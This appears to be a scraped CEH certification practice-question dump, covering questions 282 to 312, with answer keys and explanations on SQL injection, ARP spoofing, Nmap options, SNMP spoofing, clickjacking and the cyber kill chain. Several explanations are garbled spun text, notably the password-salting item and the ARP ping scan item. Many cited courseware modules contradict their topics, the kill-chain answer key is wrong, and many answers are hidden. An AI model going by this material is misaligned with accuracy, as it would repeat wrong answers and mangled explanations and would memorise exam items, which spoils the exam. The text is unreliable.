B). KDerpNSpoof: Incorrect or misspelled; not a recognized CEH tool.
C). BetterCAP: Correct - used for ARP spoofing and traffic manipulation.
D). Wireshark: Passive sniffer; cannot perform ARP spoofing or MITM.
Reference:
Module 08 - Sniffing Techniques # ARP Poisoning Using BetterCAP
CEH iLabs: Performing ARP Spoofing and SSL Stripping with BetterCAP

NEW QUESTION: 282
Which of the following types of SQL injection attacks extends the results returned by the original query, enabling attackers to run two or more statements if they have the same structure as the original one?
A. Error-based injection
B. Boolean-based blind SQL injection
C. Blind SQL injection
D. Union SQL injection
Answer: D (LEAVE A REPLY)
Union-based SQL injection is a technique that uses the UNION SQL operator to combine the results of the original query with the results of one or more additional queries. This allows attackers to:
Retrieve data from different database tables
Extend the result set returned to the web application
Exploit the application if both queries return the same number and type of columns According to CEH v13:
UNION SELECT can be used to enumerate tables, extract user credentials, or display sensitive data.
It requires knowledge of the structure of the original query.
Incorrect Options:
A). Error-based injection extracts data from database error messages.
B). Boolean-based blind SQLi returns true/false results to infer data.
C). Blind SQLi (generic) relies on no visible output and uses inference techniques.
Reference - CEH v13 Official Courseware:

Module 14: Hacking Web Applications
Section: "Types of SQL Injection Attacks"
Subsection: "Union-Based SQL Injection"

NEW QUESTION: 283
Why are containers less secure than virtual machines?
A. Host OS on containers has a larger surface attack.
B. Containers may fulfill disk space of the host.
C. A compromised container may cause a CPU starvation of the host.
D. Containers are attached to the same virtual network.
Answer: (SHOW ANSWER)
Comprehensive and Detailed Explanation:
Containers share the same host operating system kernel, unlike VMs which run isolated kernels. This shared kernel increases the attack surface - a compromise in one container can potentially affect the entire host if kernel-level access is obtained.
From CEH v13 Courseware:
Module 14: Hacking Web Applications # Container Security
"Containers are less secure because they share the host kernel. Attackers compromising the container can exploit vulnerabilities in the shared OS." Reference: OWASP Container Security Guide

NEW QUESTION: 284
Which method of password cracking takes the most time and effort?
A. Dictionary attack
B. Shoulder surfing
C. Rainbow tables
D. Brute force
Answer: D (LEAVE A REPLY)
Brute-force attack when an attacker uses a set of predefined values to attack a target and analyze the response until he succeeds. Success depends on the set of predefined values. It will take more time if it is larger, but there is a better probability of success. In a traditional brute-force attack, the passcode or password is incrementally increased by one letter/number each time until the right passcode/password is found.

NEW QUESTION: 285
A security analyst uses Zenmap to perform an ICMP timestamp ping scan to acquire information related to the current time from the target host machine.
Which of the following Zenmap options must the analyst use to perform the ICMP timestamp ping scan?
A. -PY
B. -PU

C. -PP
D. -Pn
Answer: C (LEAVE A REPLY)
In CEH v13 Module 03: Scanning Networks, ICMP scan types are covered under host discovery techniques in Nmap/Zenmap.
The -PP option in Nmap is used to perform an ICMP timestamp request scan.
This method sends an ICMP timestamp request and listens for a timestamp reply from the target.
It helps analysts determine the system uptime and verify whether the host is alive (for stealthy discovery).
Option Clarification:
A: -PY: SCTP INIT Ping (used for SCTP-based hosts).
B: -PU: UDP Ping (sends UDP packets).
C: -PP: ICMP Timestamp Ping - correct answer.
D: -Pn: Skips host discovery (treats all hosts as alive), not a ping type.
Reference:
Module 03 - Host Discovery Techniques
CEH Labs: Zenmap and Nmap Scanning with ICMP Ping Options
Nmap Docs: https://nmap.org/book/man-host-discovery.html

NEW QUESTION: 286
James is working as an ethical hacker at Technix Solutions. The management ordered James to discover how vulnerable its network is towards footprinting attacks. James took the help of an open-source framework for performing automated reconnaissance activities. This framework helped James in gathering information using free tools and resources.
What is the framework used by James to conduct footprinting and reconnaissance activities?
A. WebSploit Framework
B. Browser Exploitation Framework
C. OSINT framework
D. SpeedPhish Framework
Answer: C (LEAVE A REPLY)
In CEH v13 Module 02: Footprinting and Reconnaissance, the OSINT Framework is introduced as a collection of free, open-source tools and resources to aid ethical hackers in passive reconnaissance.
Key Features of OSINT Framework:
Web-based visual tool that maps out links to open-source intelligence tools.
Allows collection of emails, domains, usernames, IPs, social media data, and more.
Focuses on passive footprinting to avoid detection.
Option Clarification:
A). WebSploit Framework: Used for man-in-the-middle attacks and web vulnerabilities.
B). Browser Exploitation Framework (BeEF): Browser-focused attack tool.
C). OSINT Framework: Correct - open-source intelligence and reconnaissance.

D). SpeedPhish Framework: Phishing simulation tool, not used for passive information gathering.
Reference:
Module 02 - Tools for Footprinting and Reconnaissance
CEH iLabs: Using OSINT Framework for Target Profiling

NEW QUESTION: 287
What is the file that determines the basic configuration (specifically activities, services, broadcast receivers, etc.) in an Android application?
A. AndroidManifest.xml
B. APK.info
C. resources.asrc
D. classes.dex
Answer: A (LEAVE A REPLY)
The AndroidManifest.xml file contains information of your package, including components of the appliance like activities, services, broadcast receivers, content providers etc.
It performs another tasks also:
* it's responsible to guard the appliance to access any protected parts by providing the permissions.
* It also declares the android api that the appliance goes to use.
* It lists the instrumentation classes. The instrumentation classes provides profiling and other informations.
These informations are removed just before the appliance is published etc.
This is the specified xml file for all the android application and located inside the basis directory.

NEW QUESTION: 288
An attacker identified that a user and an access point are both compatible with WPA2 and WPA3 encryption.
The attacker installed a rogue access point with only WPA2 compatibility in the vicinity and forced the victim to go through the WPA2 four-way handshake to get connected. After the connection was established, the attacker used automated tools to crack WPA2-encrypted messages. What is the attack performed in the above scenario?
A. Timing-based attack

B. Side-channel attack
C. Downgrade security attack
D. Cache-based attack
Answer: C (LEAVE A REPLY)
The described attack is a Downgrade Security Attack. In this scenario:
The legitimate client and access point support both WPA2 and WPA3.
The attacker introduces a rogue AP that only supports WPA2.
The victim connects to this rogue AP using WPA2 (less secure) instead of WPA3.
Once downgraded, the attacker captures the handshake and attempts to crack the WPA2 encryption.
This is known as a "Downgrade Attack" or "Downgrade Negotiation Attack," which exploits backward compatibility in security protocols.
Incorrect Options:
A). Timing-based attacks usually refer to side-channel analysis, not protocol downgrading.
B). Side-channel attacks extract info via timing, power usage, etc., not protocol negotiation.
D). Cache-based attacks exploit memory caching behavior.
Reference - CEH v13 Official Courseware:
Module 16: Hacking Wireless Networks
Section: "Wireless Encryption Attacks"
Subsection: "Downgrade Attacks (WPA3 to WPA2) and Rogue Access Points"

NEW QUESTION: 289
An attacker decided to crack the passwords used by industrial control systems. In this process, he employed a loop strategy to recover these passwords. He used one character at a time to check whether the first character entered is correct; if so, he continued the loop for consecutive characters. If not, he terminated the loop.
Furthermore, the attacker checked how much time the device took to finish one complete password authentication process, through which he deduced how many characters entered are correct.
What is the attack technique employed by the attacker to crack the passwords of the industrial control systems?
A. Side-channel attack
B. Denial-of-service attack
C. HMI-based attack
D. Buffer overflow attack
Answer: A (LEAVE A REPLY)
The described method is a classic example of a Side-Channel Attack, specifically a Timing Attack.
Key characteristics:
It exploits variations in response time from a system to infer sensitive information, such as the correct number of characters in a password.

In this scenario, if a correct character causes a longer processing time, the attacker can deduce the correct sequence iteratively.
According to CEH v13:
Side-channel attacks do not directly break encryption but rely on observing system behavior like timing, power consumption, or electromagnetic leaks.
These attacks are effective against poorly implemented authentication mechanisms or embedded systems like ICS/SCADA.
Incorrect Options:
B). Denial-of-service is aimed at making systems unavailable, not extracting credentials.
C). HMI-based attacks involve manipulating the human-machine interface of ICS systems.
D). Buffer overflow exploits memory handling flaws, not timing behavior.
Reference - CEH v13 Official Courseware:
Module 20: Cryptography
Section: "Cryptanalysis and Side-Channel Attacks"
Subsection: "Timing Attacks and Password Recovery"

NEW QUESTION: 290
You are using a public Wi-Fi network inside a coffee shop. Before surfing the web, you use your VPN to prevent intruders from sniffing your traffic. If you did not have a VPN, how would you identify whether someone is performing an ARP spoofing attack on your laptop?
A. You should check your ARP table and see if there is one IP address with two different MAC addresses.
B. You should scan the network using Nmap to check the MAC addresses of all the hosts and look for duplicates.
C. You should use netstat to check for any suspicious connections with another IP address within the LAN.
D. You cannot identify such an attack and must use a VPN to protect your traffic, r
Answer: A (LEAVE A REPLY)
ARP Spoofing Attack ARP packets can be forged to send data to the attacker's machine.Attackers flood a target computer's ARP cache with forged entries, which is also known as poisoning. (P.1143/1127)

NEW QUESTION: 291
A security analyst is tasked with gathering detailed information about an organization's network infrastructure without making any direct contact that could be logged or trigger alarms. Which method should the analyst use to obtain this information covertly?
A. Examine leaked documents or data dumps related to the organization
B. Use network mapping tools to scan the organization's IP range
C. Initiate social engineering attacks to elicit information from employees
D. Perform a DNS brute-force attack to discover subdomains
Answer: A (LEAVE A REPLY)

Passive reconnaissance focuses on collecting intelligence without interacting with the target's systems. CEH materials emphasize reviewing publicly available information, including leaked documents, breach data, reports, or exposed metadata, as this yields internal network structure details while generating no detectable traffic. This method avoids triggering monitoring systems and aligns with stealth requirements for covert intelligence gathering.

NEW QUESTION: 292
What is correct about digital signatures?
A. A digital signature cannot be moved from one signed document to another because it is the hash of the original document encrypted with the private key of the signing party.
B. Digital signatures may be used in different documents of the same type.
C. A digital signature cannot be moved from one signed document to another because it is a plain hash of the document content.
D. Digital signatures are issued once for each user and can be used everywhere until they expire.
Answer: A (LEAVE A REPLY)
A digital signature is created by hashing the document and encrypting that hash with the sender's private key.
Since the hash is specific to the original content, any change to the document invalidates the signature, making it non-transferable to another document.
Reference - CEH v13 Official Study Guide:
Module 20: Cryptography
Quote:
"Digital signatures are based on hashing the document and signing the digest with the private key. This makes each signature unique to the document and ensures tamper resistance."
Incorrect Options:
B). Incorrect - signature is tied to one document.
C). Hashes are not plain; they are encrypted.
D). Keys can be reused, but signatures are document-specific.

NEW QUESTION: 293
Which of the following is a component of a risk assessment?
A. Administrative safeguards
B. Physical security
C. DMZ
D. Logical interface
Answer: A (LEAVE A REPLY)
Risk assessment is a key process in security management that identifies, evaluates, and prioritizes risks to organizational operations and assets. It considers various controls and safeguards to mitigate those risks.
Administrative safeguards are part of the components used in risk assessments and include:
Policies

Procedures
Training
Security awareness programs
Incident response planning
From CEH v13:
Module 1: Introduction to Ethical Hacking
Module 20: Cryptography (as it discusses risk management and governance) Topic: Security Controls and Risk Management Frameworks CEH v13 Official Courseware states: "Administrative controls, also known as administrative safeguards, form a critical component of risk assessments. These include documented security policies, user training, security audits, and incident response plans that help an organization manage and reduce risks." Incorrect Options:
B). Physical security is a type of safeguard but not typically referred to as a "component" of a risk assessment itself.
C). DMZ (Demilitarized Zone) is a network architecture concept, not a risk assessment component.
D). Logical interface refers to system architecture and network segmentation-not risk assessment methodology.
Reference:CEH v13 Study Guide - Module 1: Introduction to Ethical Hacking # Section: "Risk Management Concepts"NIST SP 800-30: Guide for Conducting Risk Assessments

NEW QUESTION: 294
An e-commerce platform hosted on a public cloud infrastructure begins to experience significant latency and timeouts. Logs show thousands of HTTP connections sending headers extremely slowly and never completing the full request. What DoS technique is most likely responsible?
A. Slowloris holding web server connections
B. Fragmentation flood attack
C. UDP application-layer flooding
D. SYN flood with spoofed source IPs
Answer: A (LEAVE A REPLY)
CEH v13 identifies Slowloris as a low-bandwidth yet highly effective application-layer DoS technique that works by opening many HTTP connections and sending headers very slowly, never completing the request.
Because the server must maintain these half-open HTTP sessions, its connection pool becomes saturated, preventing it from servicing legitimate users. Slowloris is particularly dangerous because it does not rely on malformed packets, high traffic volume, or protocol abuses; instead, it mimics legitimate HTTP behavior, making it difficult for firewalls or IDS systems to distinguish malicious traffic. This aligns exactly with the described scenario, where thousands of legitimate-looking HTTP connections are gradually consuming server resources. Fragmentation attacks (Option B) target packet reconstruction, UDP floods (Option C) generate high-bandwidth noise, and SYN floods (Option D) impact the TCP handshake layer, not the HTTP header behavior. Slowloris' unique use of slow HTTP headers directly matches the symptoms described.

NEW QUESTION: 295
What kind of detection techniques is being used in antivirus software that identifies malware by collecting data from multiple protected systems and instead of analyzing files locally it's made on the provider's environment?
A. Behavioral based
B. Heuristics based
C. Honeypot based
D. Cloud based
Answer: (SHOW ANSWER)
Cloud-based antivirus relies on data collected from endpoint devices and sends that data to cloud servers for real-time malware analysis. This allows rapid updates and detection of new threats without waiting for local signature updates.
Reference - CEH v13 Official Study Guide, Module 20: Cryptography and Malware
"Cloud-based detection systems analyze suspicious files and behaviors in the provider's environment, enabling faster response and reduced endpoint resource usage."
Incorrect options:
A). Behavioral-based detection monitors live activity locally.
B). Heuristic-based detection uses rules or behavior patterns locally.
C). Honeypots are decoys for detecting attackers, not antivirus methods.

NEW QUESTION: 296
Jake, a professional hacker, installed spyware on a target iPhone to spy on the target user's activities. He can take complete control of the target mobile device by jailbreaking the device remotely and record audio, capture screenshots, and monitor all phone calls and SMS messages. What is the type of spyware that Jake used to infect the target device?
A. DroidSheep
B. Androrat
C. Zscaler
D. Trident
Answer: (SHOW ANSWER)
Trident is a highly sophisticated spyware tool used in mobile surveillance operations. It exploits multiple zero- day vulnerabilities to jailbreak iPhones remotely and grant full control to the attacker. It is famously associated with the Pegasus spyware, which was able to:
Record calls and ambient sound
Capture screenshots
Read SMS, emails, and contacts
Monitor GPS and application use
As per CEH v13:
Trident uses a chain of exploits to compromise iOS devices without physical access.
It was used in highly targeted attacks against journalists, activists, and government officials.

Incorrect Options:
A). DroidSheep is an Android tool for session hijacking on unsecured Wi-Fi.
B). Androrat is a RAT for Android devices.
C). Zscaler is a cloud security platform, not malware.
Reference - CEH v13 Official Courseware:
Module 17: Hacking Mobile Platforms
Section: "iOS Malware"
Subsection: "Spyware like Trident and Pegasus"

NEW QUESTION: 297
Your organization has signed an agreement with a web hosting provider that requires you to take full responsibility for the maintenance of the cloud-based resources. Which of the following models covers this?
A. Platform as a Service
B. Software as a Service
C. Functions as a Service
D. Infrastructure as a Service
Answer: D (LEAVE A REPLY)
Infrastructure as a Service (IaaS) provides virtualized computing infrastructure over the internet.
In this model:
The cloud provider supplies the hardware (servers, storage, networking).
The client (your organization) is responsible for installing and managing the OS, applications, and all configurations.
This aligns with the question, where the organization must take full responsibility for maintenance.
Incorrect Options:
A: PaaS offers managed OS, middleware, and runtime, reducing customer responsibilities.
B: SaaS provides fully managed applications-users only access features.
C: Functions as a Service (FaaS) offers event-driven computing without server management, used in serverless environments.
Reference - CEH v13 Official Courseware:
Module 19: Cloud Computing
Section: "Cloud Service Models"
Table: "Responsibilities in IaaS vs PaaS vs SaaS"

NEW QUESTION: 298
Ethical backer jane Doe is attempting to crack the password of the head of the it department of ABC company. She Is utilizing a rainbow table and notices upon entering a password that extra characters are added to the password after submitting. What countermeasure is the company using to protect against rainbow tables?
A. Password key hashing
B. Password salting

C. Password hashing
D. Account lockout
Answer: B (LEAVE A REPLY)
Passwords are usually delineated as "hashed and salted". salting is simply the addition of a unique, random string of characters renowned solely to the site to every parole before it's hashed, typically this "salt" is placed in front of each password.
The salt value needs to be hold on by the site, which means typically sites use the same salt for each parole.
This makes it less effective than if individual salts are used.
The use of unique salts means that common passwords shared by multiple users - like "123456" or
"password" - aren't revealed revealed when one such hashed password is known - because despite the passwords being the same the immediately and hashed values are not.
Large salts also protect against certain methods of attack on hashes, including rainbow tables or logs of hashed passwords previously broken.
Both hashing and salting may be repeated more than once to increase the issue in breaking the security.

NEW QUESTION: 299
Scenario1:
1.Victim opens the attacker's web site.
2.Attacker sets up a web site which contains interesting and attractive content like 'Do you want to make
$1000 in a day?'.
3.Victim clicks to the interesting and attractive content URL.
4.Attacker creates a transparent 'iframe' in front of the URL which victim attempts to click, so victim thinks that he/she clicks to the 'Do you want to make $1000 in a day?' URL but actually he/she clicks to the content or URL that exists in the transparent 'iframe' which is setup by the attacker.
What is the name of the attack which is mentioned in the scenario?
A. Session Fixation
B. HTML Injection
C. HTTP Parameter Pollution
D. Clickjacking Attack
Answer: D (LEAVE A REPLY)
https://en.wikipedia.org/wiki/Clickjacking
Clickjacking is an attack that tricks a user into clicking a webpage element which is invisible or disguised as another element. This can cause users to unwittingly download malware, visit malicious web pages, provide credentials or sensitive information, transfer money, or purchase products online.

Typically, clickjacking is performed by displaying an invisible page or HTML element, inside an iframe, on top of the page the user sees. The user believes they are clicking the visible page but in fact they are clicking an invisible element in the additional page transposed on top of it.

NEW QUESTION: 300
Bob, a network administrator at BigUniversity, realized that some students are connecting their notebooks in the wired network to have Internet access. In the university campus, there are many Ethernet ports available for professors and authorized visitors but not for students.
He identified this when the IDS alerted for malware activities in the network. What should Bob do to avoid this problem?
A. Disable unused ports in the switches
B. Separate students in a different VLAN
C. Use the 802.1x protocol
D. Ask students to use the wireless network
Answer: C (LEAVE A REPLY)
The best security practice in this scenario is to implement IEEE 802.1X. This is a port-based Network Access Control (NAC) protocol that provides authentication for devices before they are allowed to transmit traffic on the network. It ensures that only authorized users/devices can access the network through physical (wired) or wireless connections.
CEH v13 Official Courseware states:
"802.1X provides a framework for authenticating and authorizing devices attached to a LAN port, enforcing port-based network access control. It helps prevent unauthorized users from connecting to an internal network, particularly in environments where physical access to network jacks cannot be fully controlled." Incorrect Options:
* A. Disabling unused ports is a good practice, but students may still use open ports intended for authorized personnel. It does not scale or provide identity-based access control.
* B. Separating users in VLANs helps in segmentation, but it does not prevent unauthorized physical access to ports.
* D. Asking students to use wireless is administrative, not a technical enforcement measure.
Reference - CEH v13 Guide:
Module 04: Enumeration
Topic: Network Access Control (802.1X) and Switch Port Security

NEW QUESTION: 301
What is the BEST alternative if you discover that a rootkit has been installed on one of your computers?
A. Copy the system files from a known good system
B. Perform a trap and trace
C. Delete the files and try to determine the source
D. Reload from a previous backup
E. Reload from known good media

Answer: (SHOW ANSWER)
Rootkits can deeply infect and compromise a system's kernel, making them very difficult to detect or remove fully. Even advanced antivirus solutions may miss them.
The most secure and recommended response is:
* Completely wipe the compromised system.
* Reinstall the OS from known good (clean) media.
* Apply all patches and updates.
From CEH v13 Official Courseware:
* Module 6: Malware Threats # Rootkit Handling
Incorrect Options:
* A: Copying files might transfer infected components.
* B: Trap and trace is investigative, not remedial.
* C: Deleting files may not fully remove the rootkit.
* D: Backups might be infected if taken post-compromise.
Reference:CEH v13 Study Guide - Module 6: Rootkit Detection and RecoverySANS Incident Handling Handbook

NEW QUESTION: 302
What piece of hardware on a computer's motherboard generates encryption keys and only releases a part of the key so that decrypting a disk on a new piece of hardware is not possible?
A. CPU
B. GPU
C. UEFI
D. TPM
Answer: D (LEAVE A REPLY)
The TPM is a chip that's part of your computer's motherboard - if you bought an off-the-shelf PC, it's soldered onto the motherboard. If you built your own computer, you can buy one as an add-on module if your motherboard supports it. The TPM generates encryption keys, keeping part of the key to itself

NEW QUESTION: 303

A penetration tester is tasked with identifying vulnerabilities on a web server running outdated software. The server hosts several web applications and is protected by a basic firewall. Which technique should the tester use to exploit potential server vulnerabilities?
A. Conduct a SQL injection attack on the web application's login form
B. Perform a brute-force login attack on the admin panel
C. Execute a buffer overflow attack targeting the web server software
D. Use directory traversal to access sensitive configuration files
Answer: (SHOW ANSWER)
Outdated server software often contains memory corruption flaws. CEH notes that buffer overflow exploits are a primary method for compromising vulnerable server binaries, allowing remote code execution. This approach targets the underlying service rather than application-layer input validation issues.

NEW QUESTION: 304
During a red team engagement, an ethical hacker discovers that a thermostat accepts older firmware versions without verifying their authenticity. By loading a deprecated version containing known vulnerabilities, the tester gains unauthorized access to the broader network. Which IoT security issue is most accurately demonstrated in this scenario?
A. Lack of secure update mechanisms
B. Denial-of-service through physical tampering
C. Insecure network service exposure
D. Use of insecure third-party components
Answer: (SHOW ANSWER)
CEH v13 emphasizes that IoT devices must implement secure firmware update mechanisms that enforce authenticity, integrity, and version control. A critical lapse occurs when devices allow rollback to older firmware versions or accept updates without cryptographic validation. This opens the door to "firmware downgrade attacks," where attackers intentionally install outdated but vulnerable firmware to reintroduce exploitable weaknesses. CEH identifies this as part of insecure update design, one of the most dangerous IoT vulnerabilities because firmware governs device behavior, network communication, and trust boundaries.
Without signature verification, integrity checking, and anti-rollback enforcement, attackers can load malicious or deprecated firmware to escalate privileges or pivot deeper into a network. Options B and C represent different categories of IoT weaknesses, and D refers to supply-chain issues, none of which match the described rollback exploitation. Therefore, the vulnerability demonstrated is the absence of secure update mechanisms.

NEW QUESTION: 305
Which of the following tools can be used for passive OS fingerprinting?
A. nmap
B. tcpdump
C. tracert

D. ping
Answer: (SHOW ANSWER)
Passive OS fingerprinting involves observing traffic from a remote host and analyzing it to infer details about the operating system without actively sending packets or probes. This is useful in stealthy reconnaissance where avoiding detection is critical.
tcpdump is a packet analyzer that captures traffic in real time. By analyzing certain TCP/IP header fields such as TTL (Time-To-Live), window size, TCP options, and DF (Don't Fragment) flags, attackers can passively deduce the operating system of the target host.
CEH v13 Guide states:
"Passive fingerprinting tools like tcpdump and Wireshark allow the attacker to capture packets and analyze them for OS-specific traits, making it possible to identify the OS without sending packets to the target system." Reference - CEH v13 Study Guide:
Module 02: Footprinting and Reconnaissance, Section: "OS Fingerprinting Techniques", Subsection: "Passive OS Fingerprinting" Incorrect Options Explained:
* A: nmap is primarily an active scanning tool (though it has limited passive capabilities).
* C: tracert is used for tracing packet routes, not OS fingerprinting.
* D: ping checks host availability and latency, not OS details.
################

NEW QUESTION: 306
The network administrator at Spears Technology, Inc has configured the default gateway Cisco router's access- list.
You successfully brute-force the SNMP community string using a SNMP crack tool.
The access-list prevents you from establishing a successful connection.
You want to retrieve the Cisco configuration from the router. How would you proceed?
A. Use the Cisco's TFTP default password to connect and download the configuration file
B. Run a network sniffer and capture the returned traffic with the configuration file from the router
C. Run Generic Routing Encapsulation (GRE) tunneling protocol from your computer to the router masking your IP address
D. Send a customized SNMP set request with a spoofed source IP address in the range -192.168.1.0
Answer: D (LEAVE A REPLY)
If SNMP access is restricted to specific IP addresses (e.g., 192.168.1.0/24), you can bypass access controls by:
* Spoofing the source IP to fall within that allowed range.
* Using a SNMP set request to instruct the device (e.g., to copy its configuration to a TFTP server).
This is a classic SNMP spoofing attack.
From CEH v13 Courseware:
* Module 4: Enumeration # SNMP Enumeration Attacks

Reference:CEH v13 Study Guide - Module 4: SNMP Attacks and Access ControlsCVE-1999-0517 - SNMP Default Community String Vulnerability

NEW QUESTION: 307
Bob, your senior colleague, has sent you a mail regarding a deal with one of the clients. You are requested to accept the offer and you oblige. After 2 days, Bob denies that he had ever sent a mail. What do you want to
"know" to prove yourself that it was Bob who had sent the mail?
A. Authentication
B. Confidentiality
C. Integrity
D. Non-Repudiation
Answer: (SHOW ANSWER)
Comprehensive and Detailed Explanation:
Non-repudiation ensures that a sender cannot deny having sent a message. This is typically achieved through digital signatures or logs which verify the origin and integrity of communications.
From CEH v13 Courseware:
* Module 10: Cryptography # Security Services
* "Non-repudiation prevents entities from denying their actions, such as sending emails or digital transactions." Reference: NIST SP 800-53 - Non-repudiation defined under Access Control and Audit

NEW QUESTION: 308
Andrew is an Ethical Hacker who was assigned the task of discovering all the active devices hidden by a restrictive firewall in the IPv4 range in a given target network.
Which of the following host discovery techniques must he use to perform the given task?
A. UDP scan
B. TCP Maimon scan
C. arp ping scan
D. ACK flag probe scan
Answer: C (LEAVE A REPLY)
One of the most common Nmap usage scenarios is scanning an Ethernet LAN. Most LANs, especially those that use the private address range granted by RFC 1918, do not always use the overwhelming majority of IP addresses. When Nmap attempts to send a raw IP packet, such as an ICMP echo request, the OS must determine a destination hardware (ARP) address, such as the target IP, so that the Ethernet frame can be properly addressed. .. This is required to issue a series of ARP requests. This is best illustrated by an example where a ping scan is attempted against an Area Ethernet host. The -send-ip option tells Nmap to send IP-level packets (rather than raw Ethernet), even on area networks. The Wireshark output of the three ARP requests and their timing have been pasted into the session.
Raw IP ping scan example for offline targets

This example took quite a couple of seconds to finish because the (Linux) OS sent three ARP requests at 1 second intervals before abandoning the host. Waiting for a few seconds is excessive, as long as the ARP response usually arrives within a few milliseconds. Reducing this timeout period is not a priority for OS vendors, as the overwhelming majority of packets are sent to the host that actually exists. Nmap, on the other hand, needs to send packets to 16 million IP s given a target like 10.0.0.0/8. Many targets are pinged in parallel, but waiting 2 seconds each is very delayed.

There is another problem with raw IP ping scans on the LAN. If the destination host turns out to be unresponsive, as in the previous example, the source host usually adds an incomplete entry for that destination IP to the kernel ARP table. ARP tablespaces are finite and some operating systems become unresponsive when full. If Nmap is used in rawIP mode (-send-ip), Nmap may have to wait a few minutes for the ARP cache entry to expire before continuing host discovery. ARP scans solve both problems by giving Nmap the highest priority. Nmap issues raw ARP requests and handles retransmissions and timeout periods in its sole discretion. The system ARP cache is bypassed. The example shows the difference. This ARP scan takes just over a tenth of the time it takes for an equivalent IP.

Example b ARP ping scan of offline target

In example b, neither the -PR option nor the -send-eth option has any effect. This is often because ARP has a default scan type on the Area Ethernet network when scanning Ethernet hosts that Nmap discovers. This includes traditional wired Ethernet as 802.11 wireless networks. As mentioned above, ARP scanning is not only more efficient, but also more accurate. Hosts frequently block IP-based ping packets, but usually cannot block ARP requests or responses and communicate over the network.Nmap uses ARP instead of all targets on equivalent targets, even if different ping types (such as -PE and -PS) are specified. LAN.. If you do not need to attempt an ARP scan at all, specify -send-ip as shown in Example a "Raw IP Ping Scan for Offline Targets". If you give Nmap control to send raw Ethernet frames, Nmap can also adjust the source MAC address. If you have the only PowerBook in your security conference room and a large ARP scan is initiated from an Apple- registered MAC address, your head may turn to you. Use the -spoof-mac option to spoof the MAC address as described in the MAC Address Spoofing section.

NEW QUESTION: 309

Gavin owns a white-hat firm and is performing a website security audit. He begins with a scan looking for misconfigurations and outdated software versions. Which tool is he most likely using?

A. Nikto

B. Nmap

C. Metasploit

D. Armitage

Answer: A (LEAVE A REPLY)

Comprehensive and Detailed Explanation:
Nikto is an open-source web server scanner that:
Checks for common vulnerabilities
Detects outdated software versions
Flags insecure configurations and files
It is widely used for quick and comprehensive web vulnerability assessments.
From CEH v13 Courseware:
Module 10: Web Application Hacking # Web Vulnerability Scanning Tools
Reference:Nikto Project Page - https://cirt.net/Nikto2

NEW QUESTION: 310
Attacker Rony Installed a rogue access point within an organization's perimeter and attempted to Intrude into its internal network. Johnson, a security auditor, identified some unusual traffic in the internal network that is aimed at cracking the authentication mechanism. He immediately turned off the targeted network and tested for any weak and outdated security mechanisms that are open to attack. What is the type of vulnerability assessment performed by Johnson in the above scenario?
A. Distributed assessment
B. Wireless network assessment
C. Host-based assessment
D. Application assessment
Answer: (SHOW ANSWER)
Wireless network assessment determines the vulnerabilities in an organization's wireless networks. In the past, wireless networks used weak and defective data encryption mechanisms. Now, wireless network standards have evolved, but many networks still use weak and outdated security mechanisms and are open to attack. Wireless network assessments try to attack wireless authentication mechanisms and gain unauthorized access. This type of assessment tests wireless networks and identifies rogue networks that may exist within an organization's perimeter. These assessments audit client-specified sites with a wireless network. They sniff wireless network traffic and try to crack encryption keys. Auditors test other network access if they gain access to the wireless network.
Expanding your network capabilities are often done well using wireless networks, but it also can be a source of harm to your data system . Deficiencies in its implementations or configurations can allow tip to be accessed in an unauthorized manner.This makes it imperative to closely monitor your wireless network while also conducting periodic Wireless Network assessment.
It identifies flaws and provides an unadulterated view of exactly how vulnerable your systems are to malicious and unauthorized accesses.
Identifying misconfigurations and inconsistencies in wireless implementations and rogue access points can improve your security posture and achieve compliance with regulatory frameworks.

NEW QUESTION: 311

Alice needs to send a confidential document to her coworker. Bryan. Their company has public key infrastructure set up. Therefore. Alice both encrypts the message and digitally signs it. Alice uses_____to encrypt the message, and Bryan uses_____to confirm the digital signature.

A. Bryan's public key; Bryan's public key

B. Alice's public key; Alice's public key

C. Bryan's private key; Alice's public key

D. Bryan's public key; Alice's public key

Answer: D (LEAVE A REPLY)

PKI uses public-key cryptography, which is widely used on the Internet to encrypt messages or authenticate message senders. In public-key cryptography, a CA generates public and private keys with the same algorithm simultaneously. The private key is held only by the subject (user, company, or system) mentioned in the certificate, while the public key is made publicly available in a directory that all parties can access. The subject keeps the private key secret and uses it to decrypt the text encrypted by someone else using the corresponding public key (available in a public directory). Thus, others encrypt messages for the user with the user's public key, and the user decrypts it with his/her private key.

NEW QUESTION: 312

Josh has finished scanning a network and has discovered multiple vulnerable services. He knows that several of these usually have protections against external sources but are frequently susceptible to internal users. He decides to draft an email, spoof the sender as the internal IT team, and attach a malicious file disguised as a financial spreadsheet. Before Josh sends the email, he decides to investigate other methods of getting the file onto the system. For this particular attempt, what was the last stage of the cyber kill chain that Josh performed?

A. Exploitation

B. Weaponization

C. Delivery

D. Reconnaissance

Answer: C (LEAVE A REPLY)

Josh is preparing to send the payload (malicious file) to the target, which clearly maps to the Delivery phase of the Cyber Kill Chain.

According to CEH v13 and the Cyber Kill Chain model (developed by Lockheed Martin and used in ethical hacking methodology):

Delivery is the third phase of the kill chain.

It involves transmitting the weaponized payload to the target via phishing emails, USB drops, or malicious links.


In this case, Josh is preparing the email with a spoofed identity and malicious attachment - representing an act of delivery.

Incorrect options:

A). Exploitation occurs after delivery, when the payload is executed.

